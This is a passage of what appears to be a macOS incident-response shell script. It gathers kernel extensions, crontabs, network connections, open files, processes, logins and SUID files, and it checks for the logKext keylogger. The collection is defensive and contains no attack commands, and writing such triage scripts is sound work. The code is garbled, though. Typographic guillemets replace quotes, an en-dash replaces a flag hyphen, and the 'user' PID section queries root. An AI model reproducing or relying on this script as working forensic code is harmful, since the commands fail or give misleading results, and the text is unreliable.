ls -lsct /Library/LaunchDaemons/logKext.plist >> $file_output

echo «[Drivers_ALL]» >> $file_output
kextstat –A >> $file_output
echo «[Malware_logKext]» >> $file_output
kextstat >> $file_output

echo «[Crontab_ROOT]» >> $file_output
crontab -u root -l >> $file_output
echo «[Crontab_USER]» >> $file_output
crontab -u $username -l >> $file_output

echo «[Netstat_ALL]» >> $file_output
netstat -an >> $file_output

echo «[Lsof_ACK]» >> $file_output
lsof -i | grep ESTABLISHED >> $file_output

echo «[Lsof_USER]» >> $file_output
lsof -u $username >> $file_output
echo «[Lsof_ROOT]» >> $file_output
lsof -u root >> $file_output

echo «[PID_ROOT]» >> $file_output
lsof -u root | tr -s ' ' | cut -d' ' -f2 | sort | uniq > /tmp/pid_root.txt >> $file_output
echo «[Lsof_ROOT]» >> $file_output
while read line; do lsof -p «$line»; done < /tmp/pid_root.txt >> $file_output
echo «[PID_USER]» >> $file_output
lsof -u root | tr -s ' ' | cut -d' ' -f2 | sort | uniq >> /tmp/pid_user.txt >> $file_output
echo «[Lsof_USER]» >> $file_output
while read line; do lsof -p «$line»; done < /tmp/pid_user.txt >> $file_output

echo «[PS_ALL]» >> $file_output
ps -o user,pid,ppid,command -ax >> $file_output

echo «[Console_who]» >> $file_output
w >> $file_output
echo «[Console_last]» >> $file_output
last >> $file_output

echo «[[Bit_SUID_GUID]» >> $file_output
find / -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;  >> $file_output
echo «[Files100M]» >> $file_output
find / -size +100000k -exec ls -lh {} \; >> $file_output
```